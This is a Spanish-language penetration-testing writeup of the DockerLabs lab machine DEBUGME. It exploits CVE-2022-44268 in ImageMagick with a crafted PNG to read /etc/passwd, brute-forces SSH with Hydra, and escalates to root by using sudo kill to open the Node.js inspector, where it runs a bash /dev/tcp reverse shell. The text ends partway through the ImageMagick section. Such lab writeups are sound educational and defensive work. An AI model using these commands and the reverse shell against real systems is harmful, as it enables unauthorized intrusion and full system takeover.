



EL RINCÓN
DEL HACKER

INFORME DE PENETRATION TESTING

Informe de Intrusión — Máquina DEBUGME

DETALLES DEL INFORME

CLIENTE	DockerLabs — Laboratorio DEBUGME
FECHA DEL INFORME	2026-07-23
VERSIÓN	v1.0
AUDITOR	Mario Álvarez (El Pingüino de Mario)
CONTACTO	mario@elrincondelhacker.es

DOCUMENTO DE DIFUSIÓN PÚBLICA. Este informe es un writeup elaborado con fines educativos y divulgativos. Puede compartirse y redistribuirse libremente, total o parcialmente, citando la fuente.



Índice

Resumen Ejecutivo	3
Metodología y Alcance	4
Resumen de Vulnerabilidades	5
Detalle de Vulnerabilidades	7
Contraseña SSH débil susceptible a fuerza bruta (Alta)	7
Escalada a root vía Node.js Inspector (`sudo kill` → señal `SIGUSR1` → depurador) (Alta)	9
Lectura arbitraria de ficheros en ImageMagick (CVE-2022-44268) (Alta)	12
Historial de Cambios	19
Aviso Legal	19



Resumen Ejecutivo

Se ha comprometido por completo la máquina **DEBUGME** de DockerLabs hasta obtener acceso **root**. El servicio web ofrece un redimensionador de imágenes basado en **ImageMagick 6.9.7-4**, versión vulnerable a **CVE-2022-44268** (lectura arbitraria de ficheros): incrustando el nombre de un fichero en el `profile` de un PNG, el servidor lo lee y devuelve su contenido en los metadatos de la imagen procesada. Con ello se filtra `/etc/passwd` y, mediante **fuerza bruta por SSH**, se obtiene acceso como usuario.

Para la escalada, `sudo -l` muestra que se puede ejecutar `kill` como **root**. Enviando la señal `SIGUSR1` al proceso de **Node.js** que corre como root se activa su **Inspector/depurador** (puerto 9229). Conectando con `node inspect` y ejecutando `child_process.exec` desde la consola del depurador se obtiene una **reverse shell como root**.

El impacto es **crítico**: una dependencia desactualizada (fuga de ficheros) combinada con un `sudo` peligroso sobre `kill` conduce al control total del sistema.



Metodología y Alcance

El alcance de la prueba se limita a la máquina **DEBUGME** de la plataforma **DockerLabs**, evaluada en un entorno de laboratorio con fines **educativos** y con autorización explícita de la plataforma. El objetivo es lograr el **compromiso total del sistema (acceso root)** partiendo de un reconocimiento **sin credenciales**.

Vía de compromiso resumida: Lectura arbitraria de ficheros en **ImageMagick** (CVE-2022-44268) para filtrar `/etc/passwd` + **fuerza bruta SSH** → acceso de usuario; luego `sudo kill` sobre el proceso Node.js (señal `SIGUSR1`) abre el **Inspector de Node** y, vía el debugger, se obtiene una shell como **root**.

Metodología seguida:

1. Reconocimiento de puertos y servicios.
2. Identificación y explotación del **vector de acceso inicial**.
3. Obtención de una **shell** en el sistema.
4. **Escalada de privilegios** hasta **root**.



Resumen de Vulnerabilidades

Durante el desarrollo de esta auditoría se identificaron un total de **3** vulnerabilidades: **3 Alta(s)**. Su distribución por criticidad se resume en el siguiente gráfico y en la tabla posterior.




Figura 1 – Distribución de las vulnerabilidades identificadas por criticidad

Resumen tabular de todas las vulnerabilidades identificadas:

Vulnerabilidad	Criticidad
Contraseña SSH débil susceptible a fuerza bruta	Alta
Escalada a root vía Node.js Inspector (`sudo kill` → señal `SIGUSR1` → depurador)	Alta
Lectura arbitraria de ficheros en ImageMagick (CVE-2022-44268)	Alta

A continuación se listan todas las vulnerabilidades con una breve descripción:

1. Contraseña SSH débil susceptible a fuerza bruta (Alta: 8.2)

Afecta a: Servicio SSH (credenciales débiles)

Conocido un nombre de usuario válido (obtenido de `/etc/passwd`), el servicio **SSH** acepta una contraseña débil recuperable por **fuerza bruta** con diccionario, otorgando acceso interactivo al sistema.



2. Escalada a root vía Node.js Inspector (``sudo kill`` → señal ``SIGUSR1`` → depurador) (Alta: 7.8)

Afecta a:

- Configuración `sudoers` (permite `kill` como root)
- Proceso Node.js ejecutado como root
- Inspector/Debugger de Node.js (puerto 9229)

`sudo -l` permite ejecutar `kill` como **root**. Enviando `SIGUSR1` al proceso de **Node.js** que corre como root se activa su **Inspector** (puerto 9229). Conectando con `node inspect` y ejecutando `child_process.exec` desde el depurador se obtiene una shell **como root**.

3. Lectura arbitraria de ficheros en ImageMagick (CVE-2022-44268) (Alta: 7.5)

Afecta a:

- Servicio web de redimensionado de imágenes (puerto 80)
- ImageMagick 6.9.7-4 (CVE-2022-44268)

El redimensionador de imágenes usa **ImageMagick 6.9.7-4**, vulnerable a **CVE-2022-44268**: incrustando una ruta en el campo `profile` de un PNG, al procesar la imagen el servidor **lee ese fichero** e incluye su contenido en los metadatos del resultado. Se filtra `/etc/passwd` y se enumeran los usuarios del sistema.



Detalle de Vulnerabilidades

1. Contraseña SSH débil susceptible a fuerza bruta

Alta Puntuación CVSS: **8.2**

Afecta a: Servicio SSH (credenciales débiles)

Recomendación rápida: Aplicar contraseñas robustas, rate-limiting (fail2ban) y preferir autenticación por clave pública.

Resumen

Conocido un nombre de usuario válido (obtenido de `/etc/passwd`), el servicio **SSH** acepta una contraseña débil recuperable por **fuerza bruta** con diccionario, otorgando acceso interactivo al sistema.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? Con el usuario filtrado en el paso anterior, se lanza un ataque de **fuerza bruta** por SSH con un diccionario; al ser la contraseña débil, se obtiene acceso como usuario del sistema. Este es un fallo independiente (política de contraseñas insuficiente) que convierte la fuga de información previa en un acceso efectivo.

A continuación, paso a paso:

```
[ATTEMPT] target 172.17.0.2 - login "lenam" - pass "monkeys" - 584 of 14344438 [child 4] (0/39)
[ATTEMPT] target 172.17.0.2 - login "lenam" - pass "loverboy" - 585 of 14344438 [child 9] (0/39)
[ATTEMPT] target 172.17.0.2 - login "lenam" - pass "elijah" - 586 of 14344438 [child 16] (0/39)
[ATTEMPT] target 172.17.0.2 - login "lenam" - pass "joanna" - 587 of 14344438 [child 55] (0/39)
[22][ssh] host: 172.17.0.2 login: lenam password: loverboy
[STATUS] attack finished for 172.17.0.2 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-21 01:39:37
```

Figura 2 – Hacemos fuerza bruta por ssh y funciona



```
(root@kali)-[/home/kali/Desktop]
# ssh lenam@172.17.0.2
lenam@172.17.0.2's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

lenam@fcbd2895653e:~$
```

Recomendación

- Aplicar una política de **contraseñas robustas** y **rate-limiting** (p. ej. `fail2ban`) en SSH.
- Preferir **autenticación por clave pública** y deshabilitar el acceso por contraseña.

Referencias

- CWE-521: Weak Password Requirements
- <https://book.hacktricks.xyz/network-services-pentesting/pentesting-ssh>



2. Escalada a root vía Node.js Inspector (`sudo kill` → señal `SIGUSR1` → depurador)

Alta Puntuación CVSS: **7.8**

Afecta a:

- Configuración `sudoers` (permite `kill` como root)
- Proceso Node.js ejecutado como root
- Inspector/Debugger de Node.js (puerto 9229)

Recomendación rápida: No permitir `kill` (ni el envío de señales a procesos privilegiados) vía `sudo`; no exponer el inspector de Node.

Resumen

`sudo -l` permite ejecutar `kill` como **root**. Enviando `SIGUSR1` al proceso de **Node.js** que corre como root se activa su **Inspector** (puerto 9229). Conectando con `node inspect` y ejecutando `child_process.exec` desde el depurador se obtiene una shell **como root**.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? `sudo -l` muestra que se puede ejecutar `kill` como **root**. En Node.js, enviar la señal `SIGUSR1` a un proceso hace que active su **Inspector/depurador**. Como podemos enviar señales a procesos de root (vía `sudo kill`), lanzamos `SIGUSR1` al proceso Node de root: éste abre el puerto **9229** (debugging). Conectando con `node inspect 127.0.0.1:9229` y ejecutando, desde la consola del depurador, `process.mainModule.require('child_process').exec(...)` con una *reverse shell*, obtenemos ejecución de comandos **como root**.

A continuación, paso a paso:

```
lenam@fcdb2895653e:~$ sudo -l
[sudo] password for lenam:
Matching Defaults entries for lenam on fcdb2895653e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lenam may run the following commands on fcdb2895653e:
    (ALL) /bin/kill
lenam@fcdb2895653e:~$
```

Figura 3 – Una vez dentro, vemos que podemos ejecutar `kill` como root

```
lenam@fcdb2895653e:~$ ps aux | grep root
root      1  0.0  0.5 64180 20472 ?        Ss   18:36   0:00 /usr/bin/python /usr/bin/supervisord -c /opt/docker/etc/supe
l --pidfile /dev/null --user root
root      45  0.0  0.1 142452 6144 ?        S    18:36   0:00 syslog-ng -F --no-caps -p /var/run/syslog-ng.pid
root      46  0.0  1.0 711228 40808 ?        S    18:36   0:00 php-fpm: master process (/etc/php/7.2/fpm/php-fpm.conf)
root      47  0.0  0.2 99288 8584 ?          S    18:36   0:00 apache2 -DFOREGROUND -DAPACHE_LOCK_DIR
root      48  0.0  0.0 30108 2816 ?          S    18:36   0:00 /usr/sbin/cron -f
root      54  0.0  0.7 922032 28720 ?        Sl   18:36   0:00 /usr/bin/node /index.js
root      77  0.0  0.1 72304 4036 ?          Ss   18:36   0:00 /usr/sbin/sshd
root     220  0.0  0.1 101560 7040 ?          Ss   19:01   0:00 sshd: lenam [priv]
lenam    243  0.0  0.0 13076 2432 pts/0    S+   19:02   0:00 grep --color=auto root
```

Figura 4 – Y viendo procesos ejecutándose en segundo plano, vemos que hay un archivo javascript que se levanta automáticamente

Si ejecutamos el siguiente comando podemos ver si hay algún puerto escuchando:

```
netstat -ano | grep LISTEN
```



```
lenam@eb3e78a58e0d:~$ netstat -ano | grep LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                     LISTEN      off (0.00/0/0)
unix  2      [ ACC ]     STREAM  LISTENING  12871      /dev/log
unix  2      [ ACC ]     STREAM  LISTENING  12255      /.supervisor.sock.1
unix  2      [ ACC ]     STREAM  LISTENING  12859      /var/lib/syslog-ng/syslog-ng.ctl

lenam@eb3e78a58e0d:~$ netstat -ano | grep LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                     LISTEN      off (0.00/0/0)
unix  2      [ ACC ]     STREAM  LISTENING  12871      /dev/log
unix  2      [ ACC ]     STREAM  LISTENING  12255      /.supervisor.sock.1
unix  2      [ ACC ]     STREAM  LISTENING  12859      /var/lib/syslog-ng/syslog-ng.ctl

lenam@eb3e78a58e0d:~$ pm2 list
-bash: pm2: command not found
lenam@eb3e78a58e0d:~$ curl 127.0.0.1:8000
Hello World from nodejs.
lenam@eb3e78a58e0d:~$ curl 127.0.0.1:4000
curl: (7) Failed to connect to 127.0.0.1 port 4000: Connection refused
lenam@eb3e78a58e0d:~$
```

Figura 5 – Por tanto, con curl vamos a visualizar lo que nos encontramos por el puerto 8000

Como podemos matar cualquier proceso miramos de abrir el debugger de node.js enviando una señal `SIGUSR1` al proceso de node.js. Esto debería abrir el puerto de debug mediante websockets para la aplicación de node.js. Por lo que primero confirmamos que el PID de node sea accesible:

```
ps aux | grep node | grep root | awk '{print $2}'
```

```
lenam@eb3e78a58e0d:~$ ps aux | grep node | grep root | awk '{print $2}'
50
```

Y ahora vamos a comprobar si hay otro puerto abierto:

```
sudo /bin/kill -s SIGUSR1 $(ps aux | grep node | grep root | awk '{print $2}')
```

```
lenam@eb3e78a58e0d:~$ sudo /bin/kill -s SIGUSR1 $(ps aux | grep node | grep root | awk '{print $2}')
[sudo] password for lenam:
lenam@eb3e78a58e0d:~$ netstat -ano | grep LISTEN
tcp        0      0 127.0.0.1:9229          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:9000          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp6       0      0 :::22                   :::*                     LISTEN      off (0.00/0/0)
unix  2      [ ACC ]     STREAM  LISTENING  12871      /dev/log
unix  2      [ ACC ]     STREAM  LISTENING  12255      /.supervisor.sock.1
unix  2      [ ACC ]     STREAM  LISTENING  12859      /var/lib/syslog-ng/syslog-ng.ctl

lenam@eb3e78a58e0d:~$
```

Ahora entraremos con el inspector de node a dicho puerto, el puerto 9229 es utilizado por Node.js para habilitar y acceder al modo de depuración (debugging):

```
node inspect 127.0.0.1:9229
```



```
lenam@eb3e78a58e0d:~$ node inspect 127.0.0.1:9229
debug>
```

Y dentro de esta consola, ejecutaremos el siguiente comando:

```
exec("process.mainModule.require('child_process').exec('bash -c \"/bin/bash -i >& /dev/tcp/172.17.0.1/443 0>&1\"')")

lenam@eb3e78a58e0d:~$ node inspect 127.0.0.1:9229
debug> exec("process.mainModule.require('child_process').exec('bash -c \"/bin/bash -i >& /dev/tcp/172.17.0.1/443 0>&1\"')")
{ domain: null,
  _events: Object,
  _eventsCount: 2,
  _maxListeners: 'undefined',
  _closesNeeded: 3,
  ... }
debug>
```

```
(kali㉿kali)-[~/Desktop]
$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 36758
bash: cannot set terminal process group (50): Inappropriate ioctl for device
bash: no job control in this shell
root@eb3e78a58e0d:/#
```

Figura 6 – Y habremos recibido la shell como root

Recomendación

- **Retirar `kill` de `sudo`**: poder enviar señales arbitrarias a procesos de root permite manipular su comportamiento (activar depuradores, terminar defensas...).
- **No ejecutar Node.js como root** ni con el inspector accesible en producción; si es imprescindible, restringirlo a `localhost` y protegerlo. Usar usuarios dedicados sin privilegios.

Referencias

- CWE-250: Execution with Unnecessary Privileges
- <https://nodejs.org/en/learn/getting-started/debugging>



3. Lectura arbitraria de ficheros en ImageMagick (CVE-2022-44268)

Alta Puntuación CVSS: **7.5**

Afecta a:

- Servicio web de redimensionado de imágenes (puerto 80)
- ImageMagick 6.9.7-4 (CVE-2022-44268)

Recomendación rápida: Actualizar ImageMagick y endurecer policy.xml; procesar imágenes en un entorno aislado.

Resumen

El redimensionador de imágenes usa **ImageMagick 6.9.7-4**, vulnerable a **CVE-2022-44268**: incrustando una ruta en el campo `profile` de un PNG, al procesar la imagen el servidor **lee ese fichero** e incluye su contenido en los metadatos del resultado. Se filtra `/etc/passwd` y se enumeran los usuarios del sistema.

Descripción Técnica y Evidencias

¿Qué es y por qué ocurre? El *fuzzing* revela `info.php`, que expone que el backend usa **ImageMagick 6.9.7-4**. Esta versión es vulnerable a **CVE-2022-44268**: cuando ImageMagick procesa un PNG que contiene un *chunk tEXt* con la clave `profile` apuntando a una ruta local, **lee dicho fichero** y lo devuelve (en hexadecimal) dentro de los metadatos de la imagen resultante. Con `pngcrush` se prepara la imagen maliciosa (`profile = /etc/passwd`), se sube, se descarga el resultado y con `identify -verbose` se extrae el contenido, que al pasar de hexadecimal a texto revela `/etc/passwd` y, con ello, los **nombres de usuario** del sistema.

A continuación, paso a paso:



```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6b:35:91:cf:5e:a7:19:b1:af:c9:f3:9e:0e:25:62:2e (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQKDZV3bHNnVlPe7DsJ/gzRUQucwgOVatpJju20jhXjan8UnTsR7YAtdT+7m2Z
FZb6xifEyQXRtUpaHFRVsrf59AlgiRTkqmueEGifDHoigaCR2voiDyfgPddu1fKLJzA7qaPoLM2dkjXYB2sawZ617vJKv8j3Dt8
dnfPF5FVvjacVDXRsavBdq8dyAXu4DvxXys9yiRGZaBh6ubYANLYidmyUJxmff9woQqP
|   256 7e:c3:e4:b0:20:09:8f:4b:24:f7:cf:72:47:09:ab:b6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBCDzo010GcHBQcrylicb+nW/Nx8
th/Y=
|   256 89:89:11:91:38:6d:4f:1f:4f:ec:6c:eb:74:a1:ea:c3 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH7SdfeuWxXxiPDaPXkcpjUx5HG1xIO9RlFN3hdorLPL
80/tcp    open  http      syn-ack ttl 64  Apache httpd 2.4.29 ((Ubuntu))
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Redimensionar Imagen/PDF
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
443/tcp   open  ssl/http  syn-ack ttl 64  Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Redimensionar Imagen/PDF
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_   http/1.1
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-cookie-flags:
```

Figura 7 – Hacemos el escaneo de puertos con nmap




Figura 8 – Dentro del puerto 80 tenemos una web para redimensionar imágenes




Figura 9 – La probamos y funciona bien

```
(root@kali) - [ /home/kali/Desktop ]
# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x php

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.php (Status: 200) [Size: 2737]
/info.php (Status: 200) [Size: 117988]
Progress: 110658 / 415288 (26.65%)
```

Figura 10 – Hacemos fuzzing web y vemos dos archivos php




Figura 11 – Visualizamos el info.php



imagemagick	
imagemagick module	enabled
imagemagick module version	3.4.3RC2
imagemagick classes	ImageMagick, ImageMagickDraw, ImageMagickPixel, ImageMagickPixelIterator, ImageMagickKernel
ImageMagick compiled with ImageMagick version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
ImageMagick using ImageMagick library version	ImageMagick 6.9.7-4 Q16 x86_64 20170114 http://www.imagemagick.org
ImageMagick copyright	© 1999-2017 ImageMagick Studio LLC
ImageMagick release date	20170114
ImageMagick number of supported formats:	220
ImageMagick supported formats	3FR, AAI, AI, ART, ARW, AVI, AVS, BGR, BGRA, BGRO, BIE, BMP, BMP2, BMP3, BRE, CAL, CALS, CANVAS, CAPTION, CIN, CIP, CLIP, CMYK, CMYKA, CR2, CRW, CUR, CUT, DATA, DCM, DCR, DCX, DDS, DFONT, DNG, DPX, DXT1, DXT5, EPDF, EPI, EPS, EPS2, EPS3, EPSF, EPSI, EPT, EPT2, EPT3, ERF, FAX, FILE, FITS, FRACTAL, FTP, FTS, G3, G4, GIF, GIF87, GRADIENT, GRAY, GROUP4, H, HALD, HDR, HISTOGRAM, HRZ, HTM, HTML, HTTP, HTTPS, ICB, ICO, ICON, IIQ, INFO, INLINE, IPL, ISOBR1, ISOBR16, JBG, JBIG, JNG, JNX, JPE, JPEG, JPG, JPS, JSON, K25, KDC, LABEL, M2V, M4V, MAC, MAGICK, MAP, MASK, MAT, MATTE, MEF, MIF, MIF, MKV, MNG, MONO, MOV, MP4, MPC, MPEG, MPG, MRW, MSL, MTV, MVG, NEF, NRW, NULL, ORF, OTF, PAL, PALM, PAM, PATTERN, PBM, PCD, PCDS, PCL, PCT, PCX, PDB, PDF, PDFa, PEF, PES, PFA, PFB, PFM, PGM, PICON, PICT, PIX, PJPEG, PLASMA, PNG, PNG00, PNG24, PNG32, PNGAR, PNG8, PNG8, PNM, PPM, PREVIEW, PS, PS2, PS3, PSB, PSD, PTIF, PWB, RADIAL, GRADIENT

Figura 12 – Y por aquí vemos algo de imagemagick en su versión 6.9.7-4

Si investigamos por internet esta versión de imagemagick, vemos que es vulnerable a un arbitrary file read:

```
https://www.exploit-db.com/exploits/51261
https://github.com/voidz0r/CVE-2022-44268
```

Para explotar esto, vamos a incrustar un comando dentro de la imagen usando pngcrush:

```
pngcrush -text a "profile" "/etc/passwd" wallpaper.png
```

```
(root@kali)-[/home/kali/Desktop/CVE-2022-44268]
# pngcrush -text a "profile" "/etc/passwd" wallpaper.png
Recompressing IDAT chunks in wallpaper.png to pngout.png
Total length of data found in critical chunks          = 10491368
Best pngcrush method          = 10 (ws 15 fm 6 zl 9 zs 1) = 7424641
CPU time decode 2.223969, encode 61.880493, other 0.043468, total 64.204041 sec
```



```
(root@kali)-[/home/kali/Desktop/CVE-2022-44268]
# exiv2 -p5 pngout.png
STRUCTURE OF PNG FILE: pngout.png
address | chunk | length | data | checksum
8 | IHDR | 13 | ..... | 0xbbcd7e5b
33 | IDAT | 524288 | x ... Y.-.q.....T.P@U.U.Ab&....Q | 0x89448172
